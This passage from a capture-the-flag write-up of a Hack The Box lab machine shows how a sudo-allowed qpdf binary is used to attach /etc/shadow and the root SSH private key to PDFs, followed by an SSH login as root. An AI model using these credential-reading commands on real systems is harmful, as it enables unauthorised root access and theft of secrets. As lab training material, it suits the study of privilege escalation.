Welcome to Ubuntu 22.0.4.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
[snip]
You have mail.
consuela@iclean:~$
User Enumeration
After getting access to the consuela user, I began enumerating information
about the box. Out of habit I usually run the sudo -l command at the start of
any user enum on *nix systems since it’s easy to misconfigure sudo in a way
that allows privilege escalation to root. As luck would have it, the user does
have access to running a command via sudo, as shown below.
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
[snip]

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
Privilege Escalation
qpdf is a content-preserving PDF document transformer.
We don’t need to know much about how the utility works, other than that it can
read and write to any files that are owned by the user the program is running as.
qpdf has three command parameters that can be utilized to attach, list, and
display attachments to a pdf file. They are:
--add-attachment--list-attachment--show-attachments
The functions are self-explanatory. At first I used the utility to obtain the
/etc/shadow file by adding it as an attachment to a sample PDF that was
accessible as the consuela user, as shown below.
consuela@iclean:~$ sudo qpdf test.pdf --add-attachment /etc/shadow -- shadow.pdf
However, the root password was not able to be cracked using CrackStation or John
the Ripper and hashcat. Instead of spending more time trying to crack the hash,
I instead tried to obtain a private key from /root/.ssh/id_rsa which is shown
below.
consuela@iclean:~$ sudo qpdf test.pdf --add-attachment /root/.ssh/id_rsa -- privkey.pdf
I then attempted to login as root via SSH, which was successful, as shown below.
(kali@kali)-[~/htb/iclean/privesc]
$ ssh -i privkey root@capiclean.htb
Welcome to Ubuntu 22.0.4.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
[snip]
root@iclean:~#
Conclusion
This was a fun and creative box, pretty solidly tailored towards my areas of expertise: web application security and Linux privilege escalation. Thank you to LazyTitan53 for creating this box!